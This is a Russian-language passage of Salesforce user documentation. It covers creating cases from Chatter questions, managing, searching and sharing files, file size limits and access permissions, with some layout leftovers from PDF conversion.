
СМ. ТАКЖЕ:

[Конструктор процессов Lightning](#)

[Облачная версия приложения Flow Designer](#)

## Создание обращения из вопроса в Chatter

Модераторы могут создавать обращения из вопросов Chatter, оставшихся без решения. Функция создания обращения из вопроса должна быть включена в организации или сообществе.

1. Выберите нужный вопрос в ленте.
2. Выберите пункт **«Расширить до обращения»** из раскрывающегося меню действий.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания обращения из вопроса в системе Salesforce:

- «Модерирование Chatter» ИЛИ «Изменение всех данных»
- И
- «Создание» для обращений

Для создания обращения из вопроса в сообществе:

- «Модерирование Chatter» ИЛИ «Изменение всех данных» ИЛИ «Модерирование лент сообществ»
- И
- «Создание» для обращений



Данное действие инициирует открытие окна, содержащего тему, контакт и описание обращения. При отсутствии связанной очереди обращение автоматически назначается текущему пользователю.

3. При необходимости измените сведения об обращении.
4. Создайте обращение.

После создания обращения из вопроса Chatter автору вопроса отправляется сообщение эл. почты, уведомляющее о создании обращения из его вопроса. Сообщение эл. почты содержит номер обращения и ссылку на обращение.

Ответ на вопрос может быть опубликован агентом прямо в ленте обращения посредством действия «Сообщество» в публикаторе. Доступность ответа только клиенту или всем пользователям также определяется агентом. При необходимости агент может открыть исходный вопрос на странице сведений об обращении путем выбора ссылки в поле «Вопрос из Chatter».

СМ. ТАКЖЕ:

[Настройка функции создания обращения из вопроса](#)

[Автоматическое создание обращений из нерешенных вопросов в Chatter](#)

## Создание, публикация и систематизация файлов

Разница между вкладкой «Файлы», Salesforce CRM Content, Salesforce Knowledge, вкладкой «Документы» и связанным списком «Вложения»

|                   | Домашняя страница «Файлы»   | Salesforce CRM Content   | Salesforce Knowledge   | Вкладка «Документы»  | Вложения  |
|-------------------|---|--|--|--|---|
| <b>Назначение</b> | Загрузка, хранение, поиск, отслеживание, общий доступ, синхронизация и сотрудничество над файлами Salesforce. | Публикация и совместное использование служебных корпоративных файлов, а также доставка этих файлов клиентам. | Создание и управление содержимым (также известным как «статьи») в базе знаний. Внутренние пользователи и клиенты (на клиентском портале, партнерском портале, портале Service Cloud или Force.com Sites) могут быстро находить и просматривать нужные им статьи. | Хранение веб-ресурсов (например, логотипов, DOT-файлов и прочих материалов Visualforce) в папках без их добавления в записи. | Добавление файлов в записи из связанного списка «Вложения» на выбранных страницах сведений. |

|                                   | Домашняя страница «Файлы»   | Salesforce CRM Content   | Salesforce Knowledge  | Вкладка «Документы»   | Вложения   |
|-----------------------------------|---|--|---|---|--|
| <b>Практическое использование</b> | Загрузка файла и его сохранение в качестве личного до тех пор, пока к нему не будет предоставлен общий доступ. Общий доступ к файлу для совместной работы с коллегами и группами с целью получения отзыва. Добавление файлов к сообщениям в ленте Chatter на вкладках «Начальная страница» и Chatter, в профиле, записи или группе. Пользователи, имеющие доступ к приложению Salesforce Files Sync, могут открывать, синхронизировать и предоставлять общий доступ к файлам в папке Salesforce Files Sync. | Создание, клонирование или редактирование торговых презентаций, а также их сохранение с целью личного доступа. Чтобы предоставить доступ остальным пользователям организации, необходимо опубликовать презентацию. Для этого следует создать пакет содержимого и отправить его клиентам. | Создание, редактирование, публикация и добавление статей в архив на вкладке «Управление статьями», а также поиск и просмотр опубликованных статей на вкладке «Статьи». Клиенты и партнеры могут иметь доступ к статьям только в том случае, если на клиентском портале, партнерском портале, портале Service Cloud или Force.com Sites включена поддержка Salesforce Knowledge. При необходимости пользователи могут создать общедоступную базу знаний, позволяющую посетителям веб-сайта просматривать статьи. | Добавление настраиваемого логотипа в запросы на проведение конференции путем его загрузки на вкладку «Документы». | Добавление файла в конкретные записи (например, события, маркетинговые кампании, контакты или обращения) путем его добавления в связанный список «Вложения». |
| <b>Поддерживаемые типы файлов</b> | Все   | Все  | Все   | Все   | Все  |
| <b>Максимальный размер файла</b>  | 2 Гб  | <ul style="list-style-type: none"> <li>• 2 Гб</li> <li>• 2 Гб (включая заголовки) при загрузке посредством Chatter REST API</li> </ul>   | 5 Мб для вложений   | <ul style="list-style-type: none"> <li>• 5 Мб</li> <li>• 20 Кб для логотипа настраиваемого приложения</li> </ul>  | <ul style="list-style-type: none"> <li>• 25 Мб для файловых вложений</li> </ul>  |

| Домашняя страница «Файлы» | Salesforce CRM Content   | Salesforce Knowledge | Вкладка «Документы» | Вложения  |
|---------------------------|--|----------------------|---------------------|---|
|                           | <ul style="list-style-type: none"> <li>• 2 Гб (включая заголовки) при загрузке посредством REST API</li> <li>• 38 Мб при загрузке посредством SOAP API</li> <li>• 10 Мб для документов Google</li> <li>• 10 Мб при загрузке посредством Visualforce</li> </ul> |                      |                     | <ul style="list-style-type: none"> <li>• 2 Гб для вложений ленты</li> </ul> |

СМ. ТАКЖЕ:

[Общие сведения о файлах](#)

[Salesforce CRM Content](#)

[Начальная страница документов](#)

## Salesforce Files

### Общие сведения о файлах

Рекомендуем использовать вкладку «**Файлы**» для обработки файлов в системе Salesforce.

Ниже перечислены действия, подразумеваемые под работой с файлами в системе Salesforce.


- Сотрудничество с коллегами путем публикации файлов в ленты и записи (например, организации, обращения, интересы и т. д.).
- Совместное использование файлов с клиентами в безопасном облаке Salesforce.
- Синхронизация файлов между локальным диском и системой Salesforce.
- Определение способов использования файлов путем выполнения стандартных и настраиваемых отчетов по файлам.

Вкладка «**Файлы**» поддерживает эффективный набор инструментов, предназначенный для обработки и управления файлами.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**




- Фильтрация списка файлов (1) позволяет пользователям просматривать только нужные файлы. Чтобы изменить область списка файлов, щелкните имя любого фильтра.
- Выбор или перетаскивание как минимум одного файла для загрузки (2) в систему Salesforce. Поддерживаются все типы файлов, в том числе: презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы.
- Использование специального поля (3) для поиска нужных файлов. Фильтрация списка файлов также инициирует фильтрацию результатов поиска. Чтобы выполнить поиск по всем доступным файлам, воспользуйтесь фильтром «Недавние».
- Предварительный просмотр, отслеживание, загрузка, добавление версии, публикация и синхронизация файлов прямо в списке файлов (4). Чтобы открыть страницу сведений о файле, щелкните имя нужного файла. Страница сведений о файле позволяет выполнять отчеты по файлу, просматривать пользователей, отслеживающих файл, редактировать сведения о файле и т. д.
- Загрузка Salesforce Files Sync (5) для синхронизации файлов между компьютером пользователя и системой Salesforce.

Файлы автоматически добавляются в список файлов, если:

- файл загружен текущим пользователем;
- файл добавлен в запись;
- текущий или другой пользователь добавляет файл в комментарий или ленту Chatter. Сюда относятся файлы, добавленные во все общедоступные группы, независимо от того, является ли пользователь их участником, а также в личные группы, участником которых он является, но не в личные группы, участником которых он не является;
- файл синхронизируется посредством папки Salesforce Files Sync;
- доступ к файлу предоставляется текущему пользователю в частном порядке посредством диалогового окна «Общий доступ»;
- пользователь загружает файл в библиотеку Salesforce CRM Content;
- другой пользователь загружает файл в библиотеку, участником которой является текущий пользователь;

- текущий или другой пользователь создает пакет содержимого или загружает веб-ссылку в Salesforce CRM Content. Пользователь может просматривать файлы только из тех пакетов содержимого и веб-ссылок, к которым он имеет доступ.

 **Прим.:** При использовании обозревателя Internet Explorer 11 параметр **«Предварительный просмотр»** открывает страницу сведений о файле.

Ниже перечислены ограничения для файлов в системе Salesforce.

| Функция   | Ограничение   |
|---|---|
| Размер файла  | <ul style="list-style-type: none"> <li>• 2 Гб при загрузке посредством веб-интерфейса</li> <li>• 2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера)</li> <li>• 100 Мб при загрузке посредством мобильного устройства</li> </ul> |
| Максимальное количество версий на один файл   | 2 048 версий  |
| Максимальное количество синхронизированных файлов и папок                                 | Пользователи могут синхронизировать не более 10 000 файлов.   |
| Максимальное количество пользователей, которым доступна одновременная синхронизация файла | 1 000 пользователей   |

 **Прим.:**

- Дополнительную информацию о разных инструментах и решениях, доступных для файлов в системе Salesforce, см. в разделе [«Разница между вкладкой "Файлы", Salesforce CRM Content, Salesforce Knowledge, вкладкой "Документы" и связанным списком "Вложения"»](#).
- Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе [«Кто может просматривать мой файл»](#).
- Компонент синхронизации файлов (например, фильтр «Синхронизированные») доступен только при наличии приложения Salesforce Files Sync, настроенного для пользователя и организации.
- Файлы, подключенные к системе Salesforce из хранилищ (например, Microsoft® SharePoint®), доступны только при включении Salesforce Files Connect для пользователя и организации.

- Ленты, группы Chatter и возможность отслеживания файлов доступны только для организаций с поддержкой Chatter.

СМ. ТАКЖЕ:


- [Просмотр сведений о файле](#)
- [Кто может просматривать мой файл](#)
- [Изменение полномочий для работы с файлами](#)
- [Синхронизация файлов и папок](#)
- [Загрузка новой версии файла](#)
- [Добавление файла в сообщение или комментарий](#)
- [Отслеживание файла](#)

## Вкладка «Файлы»

### Домашняя страница «Файлы»

На начальной странице «Файлы» можно сохранять личные файлы, предоставлять к файлам общий доступ другим пользователям и просматривать доступные файлы.

Ниже перечислены действия, доступные на начальной странице «Файлы».

- Просмотр всех собственных или доступных файлов и фильтрация списка файлов.
- [Поиск файлов](#) с помощью фильтров и области поиска на странице «Файлы» или вверху страницы.
- [Загрузите личные файлы](#) или загрузите и предоставьте доступ к файлам [людям](#), [группам](#) или по [ссылке](#).
- При наличии полномочия «Синхронизация файлов» [откройте синхронизированные файлы](#) в папке Salesforce Files Sync.
- [Откройте файл для предварительного просмотра](#) без его загрузки.
- [Начните отслеживание файла и получение обновлений](#) в ленте Chatter. Чтобы отменить получение обновлений для отслеживаемого файла, щелкните **x** рядом с файлом. (Требуется Chatter.)
- Чтобы загрузить исходную или новую версию файла, предоставить доступ к файлу определенным людям, группам или по ссылке, либо просмотреть параметры общего доступа, щелкните значок .
- Чтобы просмотреть [страницу сведений о файле](#), щелкните имя нужного файла.
- Чтобы просмотреть профиль ответственного за файл, щелкните его имя.

СМ. ТАКЖЕ:

- [Фильтрация списка файлов](#)
- [Кто может просматривать мой файл](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



## Фильтрация списка файлов

Фильтры на странице «**Файлы**» предоставляют быстрый доступ к разным наборам файлов в системе Salesforce.

Страница «Файлы» содержит все собственные и доступные пользователю файлы. Фильтры позволяют просматривать различные наборы файлов и быстро находить нужное.

| Имя фильтра                           | Описание   |
|---------------------------------------|--|
| <b>Все файлы</b>                      | Все собственные и доступные пользователю файлы.  |
| <b>Недавние</b>                       | Файлы, просмотренные пользователем последними.   |
| <b>Принадлежащие мне</b>              | Только собственные файлы.  |
| <b>Используемые совместно со мной</b> | Только файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.                                     |
| <b>Отслеживаемые</b>                  | Только файлы, отслеживаемые в Chatter. Данный фильтр доступен только в организациях, которые используют Chatter.                               |
| <b>Синхронизированные</b>             | Все файлы, синхронизированные в папке Salesforce Files Sync. Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов». |
| <b>Библиотеки</b>                     | Файлы, загруженные текущим и другими пользователями в личные и общедоступные библиотеки, сгруппированные по именам.                            |

СМ. ТАКЖЕ:

[Просмотр областей совместного использования файла](#)

## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Поиск файлов

Специальное поле поиска на вкладке «**Файлы**» в системе Salesforce позволяет быстро находить нужные файлы.

Вкладка «**Файлы**» отображает собственные и доступные пользователю файлы, включая файлы, опубликованные в лентах. По умолчанию на странице отображаются 25 файлов, которые были просмотрены последними. Для поиска и просмотра определенной группы файлов выберите нужный фильтр на боковой панели. Результаты поиска фильтруются на основе введенных критериев.

 **Прим.:** При наличии полномочия «Синхронизация файлов» пользователям не отображаются фильтры «**Все файлы**», «**МОИ ФАЙЛЫ**» и «**ФАЙЛЫ В МОИХ ГРУППАХ**». При отсутствии полномочия «Синхронизация файлов» пользователям не отображается фильтр «**Синхронизированные**».

- «**Все файлы**»: все собственные и доступные пользователю файлы, включая:
  - файлы, доступные для совместного использования;
  - отслеживаемые файлы;
  - файлы в группах Chatter;
  - файлы в библиотеках;
  - файлы, добавленные другими пользователями в ленту Chatter. Сюда относятся файлы, добавленные во все общедоступные группы, независимо от того, является ли пользователь их участником, а также в личные группы, участником которых он является, но не в личные группы, участником которых он не является.

Данный фильтр недоступен пользователям с полномочием «Синхронизация файлов».


- «**Недавние**»: файлы, просмотренные пользователем последними.
- «**МОИ ФАЙЛЫ**»: все собственные, общедоступные и отслеживаемые файлы.
  - «**Принадлежащие мне**»: файлы, которые...
    - загружены на вкладку «Начальная страница» или страницу «Файлы». Данные файлы являются личными и недоступными для других пользователей, поэтому могут просматриваться, изменяться, публиковаться и добавляться в ленты Chatter;
    - добавлены в ленты Chatter с компьютера пользователя;
    - синхронизированы посредством папки Salesforce Files Sync;
    - загружены в личные и общедоступные библиотеки Salesforce CRM Content со своим участием.
  - «**Используемые совместно со мной**»: все файлы, доступ к которым предоставлен в частном порядке или путем публикации в профиль пользователя.
  - «**Отслеживаемые**»: все файлы, отслеживаемые текущим пользователем.
- «**ФАЙЛЫ В МОИХ ГРУППАХ**»: все файлы, опубликованные текущим и другими пользователями в группы со своим участием. Отображаются последние пять просмотренных групп.
- «**ФАЙЛЫ В МОИХ БИБЛИОТЕКАХ**»: все файлы, загруженные текущим и другими пользователями в библиотеки со своим участием, и все файлы, загруженные в личную библиотеку. Отображаются первые пять библиотек со своим участием, включая личную библиотеку. Если текущий пользователь является участником большего количества библиотек, то для просмотра полного списка следует нажать «**Дополнительно**».
- «**Синхронизированные**»: все файлы, синхронизированные в папке Salesforce Files Sync. Данный фильтр доступен только пользователям с полномочием «Синхронизация файлов».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

Чтобы найти файлы с помощью функции поиска на странице «Файлы», выполните указанные ниже действия.

1. Чтобы ограничить область поиска определенным набором файлов, выберите нужный фильтр на боковой панели.
2. Введите критерии поиска в поле поиска на вкладке «**Файлы**». Поиск может выполняться по имени, описанию, ответственному и типу файла, а также по тексту, доступному в этом файле.
3. Чтобы просмотреть отфильтрованный список файлов, соответствующих указанным критериям поиска, нажмите кнопку «**Поиск**». Чтобы очистить критерии поиска, щелкните значок .

Чтобы найти нужные файлы, воспользуйтесь полем поиска в верхнем колонтитуле страницы. Чтобы найти файлы, опубликованные в конкретную ленту Chatter (например, в профиле, записи или группе), воспользуйтесь [поиском по лентам](#).

 **Прим.:** Поиск по лентам возвращает совпадающие имена файлов или ссылок, опубликованных в сообщениях, но не в комментариях.

В списке «Файлы» не отображаются указанные ниже элементы.

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени, описанию, типу или ответственному.

| Тип файла | Расширения файла                                    | Максимальный размер файла для поиска по тексту |
|-----------|---|--|
| HTML      | .htm, .html, .xhtml                                 | 5 Мб   |
| PDF       | .pdf  | 25 Мб  |
| PPT       | .ppt, .pptx, .pptm                                  | 25 Мб  |
| RTF       | .rtf  | 5 Мб   |
| Текст     | .c, .cpp, .css, .csv, .ini, .java, .log, .sql, .txt | 5 Мб   |
| Word      | .doc, .docx, .docm                                  | 25 Мб  |
| XLS       | .xls, .xlsx, .xlsm                                  | 5 Мб   |
| XML       | .xml  | 5 Мб   |

СМ. ТАКЖЕ:

[Отслеживание файла](#)

[Фильтрация списка файлов](#)

## Загрузка и публикация файлов

### Загрузка файлов

Загружайте файлы с начальной страницы «Файлы», в лентах, возможностях или других записях.

Ниже перечислены области, поддерживающие загрузку и предоставление общего доступа к файлам.

- Домашняя страница **Файлы**
- Любое поле сообщения или комментария ленты Chatter
- Карточка или список **Файлы** в группах, пользовательских профилях, возможностях и других записях

Поддерживаются все типы файлов, в том числе: презентации Microsoft® PowerPoint, электронные таблицы Excel, PDF-файлы Adobe®, изображения, аудио- и видеофайлы. По умолчанию максимальный размер загружаемых файлов не должен превышать 2 Гб.

Помните, что максимальный размер файла дополнительно определяется администратором организации.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### Домашняя страница «Файлы»

Загруженные файлы добавляются в список «**Принадлежащие мне**» на начальной странице **Файлы**. По умолчанию файлы, загруженные на странице «**Файлы**», являются личными.

Ниже перечислены действия, инициирующие добавление файлов в систему Salesforce.


- [Добавление файла в ленту Chatter.](#)
- [Загрузка файлов в личные и общедоступные библиотеки Salesforce CRM Content.](#)
- [Синхронизация файла посредством папки Salesforce Files Sync.](#)
- [Создание пакетов содержимого](#) или [загрузка веб-ссылок](#) в Salesforce CRM Content.

В списке «Файлы» не отображаются указанные ниже элементы.

- Документы на вкладке «Документы»
- Вложения из связанного списка «Примечания и вложения»

 **Прим.:** Файлы, расширение которых не распознано или отсутствует, отображаются в столбце «Тип» как неизвестные.

### Личные файлы

Личный файл — это собственный файл, который не был опубликован для общего доступа. Личные файлы доступны только ответственным и пользователям с полномочием «Просмотр всех данных». Для личных файлов отображается значок замка  в списке «Файлы» и на странице сведений о файле. Поиск личных файлов может выполняться в сети Chatter и списке «Файлы».

### Предоставление общего доступа к личным файлам

Чтобы предоставить общий доступ к личному файлу, воспользуйтесь страницей сведений о файле или [добавьте](#) файл в ленту Chatter, профиль, запись или группу. Также доступ к файлу может быть предоставлен [по ссылке](#). Личный файл,

к которому был предоставлен доступ, становится общедоступным. Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе [«Кто может просматривать мой файл»](#).

СМ. ТАКЖЕ:

- [Ограничения по размеру файлов в Salesforce](#)
- [Заморозка предоставления общего доступа к файлу](#)

### Ограничения по размеру файлов в Salesforce

Ниже приведены ограничения по размеру файлов в Salesforce.

| Функция                   | Salesforce Files | Salesforce CRM Content   | Salesforce Knowledge | Вкладка «Документы»   | Связанный список «Вложения»  |
|---------------------------|------------------|--|----------------------|---|--|
| Максимальный размер файла | 2 Гб             | <ul style="list-style-type: none"> <li>• 2 Гб</li> <li>• 2 Гб (включая заголовки) при загрузке посредством Chatter REST API</li> <li>• 2 Гб (включая заголовки) при загрузке посредством REST API</li> <li>• 38 Мб при загрузке посредством SOAP API</li> <li>• 10 Мб для документов Google</li> <li>• 10 Мб при загрузке посредством Visualforce</li> </ul> | 5 Мб для вложений    | <ul style="list-style-type: none"> <li>• 5 Мб</li> <li>• 20 Кб для логотипа приложения</li> </ul> | <ul style="list-style-type: none"> <li>• 25 Мб для файловых вложений</li> <li>• 2 Гб для вложений ленты</li> </ul> |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список).

Общий максимальный размер всех файлов, вложенных в сообщение эл. почты, составляет 25 Мб; размер одного файла не должен превышать 5 Мб.

СМ. ТАКЖЕ:

[Загрузка файлов](#)

### Загрузка новой версии файла

Вы всегда можете загрузить новую версию файла, чтобы гости и коллеги имели доступ только к самому лучшему. Если исходный файл был загружен посредством сообщения в ленте, воспользуйтесь функцией **«Загрузить новую версию»**, чтобы заменить файл, не создавая новое сообщение.

После загрузки все предыдущие версии файла будут заменены новой версией. Чтобы просмотреть [предыдущие версии](#), щелкните ссылку **«Показать все версии»** на странице сведений о файле.

1. Ссылка **«Загрузить новую версию»** доступна в ниже перечисленных областях:

- страница сведений о файле;
- страница предварительного просмотра файла;
- страница **Файлы** (ссылка становится доступна при нажатии стрелки рядом с файлом);
- файл в ленте (ссылка становится доступна при нажатии стрелки **«Дополнительные действия»** только в Salesforce Classic).

2. Нажмите кнопку **«Выбрать файл»** и выберите нужный файл на своем компьютере.

3. Вы также можете добавить примечание о произведенных изменениях в поле «Что изменилось?». Эти сведения отображаются в списке **«Журнал версии»**.

4. Щелкните ссылку **«Загрузить новую версию»** (Salesforce Classic) или **«Начать загрузку»** (Lightning Experience).

Обновленная версия файла будет доступна на странице сведений о файле и во всех предыдущих сообщениях.

#### Прим.:

- Загрузка новых версий файла доступна только ответственным, соавторам и пользователям с полномочием «Изменение всех данных». Дополнительную информацию о том, кому и какие действия можно выполнять над файлами, см. в разделе **«Кто может просматривать мой файл»**.
- Если соавтор загружает новую версию файла, то ответственный за файл не меняется.
- Для загрузки новой версии файла Salesforce CRM Content не может использоваться страница сведений о файле. Для этого щелкните **«Перейти на страницу сведений о содержимом»** и загрузите новую версию файла. (Доступно только в Salesforce Classic.)

СМ. ТАКЖЕ:

[Просмотр журнала версии файла](#)

[Отслеживание файла](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### Обозреватели, поддерживающие пакетную загрузку файлов


Данные обозреватели поддерживают [пакетную загрузку файлов](#) на странице 3344 на вкладке «**Файлы**», в списке группы «**Файлы, используемые совместно с...**» и в списке профиля «**Файлы, принадлежащие...**». Если используемый обозреватель не поддерживает пакетную загрузку файлов, то файлы могут быть загружены по отдельности.

| Обозреватель                   | Дополнительные требования  |
|--------------------------------|--|
| Google® Chrome™                | Рекомендуем использовать последнюю стабильную версию.                  |
| Mozilla® Firefox®              | Рекомендуем использовать последнюю стабильную версию.                  |
| Internet® Explorer® 7, 8 или 9 | Рекомендуем установить Adobe Flash Player 11 или более поздней версии. |
| Apple® Safari® для Mac         | Версия 5.1.x   |

### Кто может просматривать мой файл

Файлы в Salesforce могут быть личными, доступными в частном порядке или доступными всей компании. Узнайте, как установить и изменить параметры общего доступа к файлу.

В таблице ниже рассмотрены параметры общего доступа к файлу, которые определяются способом совместного использования файла. Параметр общего доступа и соответствующий значок отображаются на странице сведений о файле и в списке «Общий доступ с» на странице сведений о файле.

| Параметр общего доступа  | Определение  | Файл является..., если...  |
|--|--|--|
|  «Личный» | Данный файл является личным. Он доступен только ответственному. Поиск и просмотр данного файла доступны только ответственному и пользователям с полномочием «Изменение всех данных», кроме случаев хранения файла в личной библиотеке, предоставляющей доступ только ответственному. | <p>Файл является личным, если:</p> <ul style="list-style-type: none"> <li>• загружен на начальную страницу «Файлы»</li> <li>• опубликован в личную библиотеку;</li> <li>• синхронизирован посредством папки Salesforce Files Sync;</li> <li>• отменен общий доступ с другими пользователями (присвоен статус личного);</li> <li>• сообщения, содержащие файл, удалены, а сам файл нигде недоступен.</li> </ul> |

### ВЕРСИИ



Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Параметр общего доступа   | Определение  | Файл является..., если...  |
|---|--|--|
|  «Доступный в частном порядке» | Данный файл доступен только определенным пользователям, группам или по ссылке. Он недоступен всем пользователям в компании. Поиск и просмотр данного файла доступны ответственному, пользователям с полномочием «Изменение всех данных» или «Просмотр всех данных» и некоторым гостям. | Файл доступен в частном порядке, если: <ul style="list-style-type: none"> <li>используется только определенными пользователями или личной группой;</li> <li>опубликован в личную группу;</li> <li>доступен по ссылке;</li> <li>опубликован в ленту для записи;</li> <li>опубликован в общедоступную библиотеку.</li> </ul> |
|  «Публичный»                   | Поиск и просмотр данного файла доступны всем пользователям в компании.   | Файл является публичным, если опубликован в ленте, где его могут просматривать все пользователи, в профиле, записи или общедоступной группе.   |

В таблице ниже описаны действия, доступные пользователям на основе их полномочий.

| Действие                              | Ответственный за файл | Соавтор | Гость |
|---------------------------------------|-----------------------|---------|-------|
| Просмотр или предварительный просмотр | Да                    | Да      | Да    |
| Загрузка                              | Да                    | Да      | Да    |
| Общий доступ                          | Да                    | Да      | Да    |
| Добавление файла в сообщение          | Да                    | Да      | Да    |
| Синхронизация файла                   | Да                    | Да      | Да    |
| Загрузка новой версии                 | Да                    | Да      |       |
| Редактирование сведений               | Да                    | Да      |       |
| Изменение полномочий                  | Да                    | Да      |       |
| Отмена общего доступа к файлу         | Да                    |         |       |
| Ограничение доступа                   | Да                    |         |       |
| Удаление                              | Да                    |         |       |



 Прим.:

- Полномочие «Нет доступа» указывает на то, что файл доступен сотруднику компании для поиска и просмотра только в том случае, если ему или личной группе с его участием предоставлен соответствующий доступ.
- Пользователи с полномочием «Изменение всех данных» могут просматривать, предоставлять или отменять общий доступ, ограничивать доступ, загружать исходные и новые версии файлов, добавлять, редактировать, удалять и открывать для предварительного просмотра файлы, принадлежащие другим пользователям. Тем не менее, файлы из личных библиотек доступны только ответственным.
- Пользователи с полномочием «Просмотр всех данных» могут просматривать и открывать для предварительного просмотра файлы, принадлежащие другим пользователям. Тем не менее, файлы из личных библиотек доступны только ответственным.
- Синхронизация файлов доступна пользователям только при наличии полномочия «Синхронизация файлов».
- Группы (включая участников) и записи могут просматривать файлы, опубликованные в их ленты.
- Полномочия для доступа к файлам, опубликованным в библиотеках, определяются библиотекой.

СМ. ТАКЖЕ:

[Отмена общего доступа к файлу](#)[Просмотр областей совместного использования файла](#)[Заморозка предоставления общего доступа к файлу](#)

## Изменение полномочий для работы с файлами

Определяет пользователей, которым доступен просмотр и изменение файлов.

Ответственные и соавторы могут изменять полномочия отдельных пользователей или групп для работы с файлами: гость может стать соавтором (или наоборот). Кроме того, они могут изменить полномочия для файлов, используемых совместно с другими сотрудниками компании. Доступные варианты: гость, соавтор и нет доступа.

- Гости могут просматривать, загружать и предоставлять общий доступ к файлам.
- Соавторы могут просматривать, предоставлять общий доступ, редактировать, изменять полномочия для файла, а также загружать исходную и новые версии файла.
- Полномочие «Нет доступа» указывает на то, что файл доступен сотруднику компании для поиска и просмотра только в том случае, если ему или личной группе с его участием предоставлен соответствующий доступ.

Чтобы изменить полномочие для работы с файлом, выполните указанные ниже действия.

1. На странице сведений о файле щелкните ссылку **«Опубликовать файл»** > **«Параметры общего доступа»**.
2. Найдите нужного пользователя или группу. Или измените полномочие для параметра «Любой пользователь Chatter в компании».
3. Выберите пункт **«Гость»**, **«Соавтор»** или **«Нет доступа»** в раскрывающемся списке «Полномочия» (для компании). Изменение вступит в силу незамедлительно.
4. Нажмите кнопку **«Закреть»**.

 Прим.:

- Файл является публичным, если опубликован в ленте, где его могут просматривать все пользователи, в профиле, записи или общедоступной группе. По умолчанию параметру «Любой пользователь Chatter в компании»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

предоставляется полномочие гостя. Если полномочие «Гость» или «Соавтор» меняется на полномочие «Нет доступа», то сотрудники компании и общедоступные группы теряют доступ к файлу.

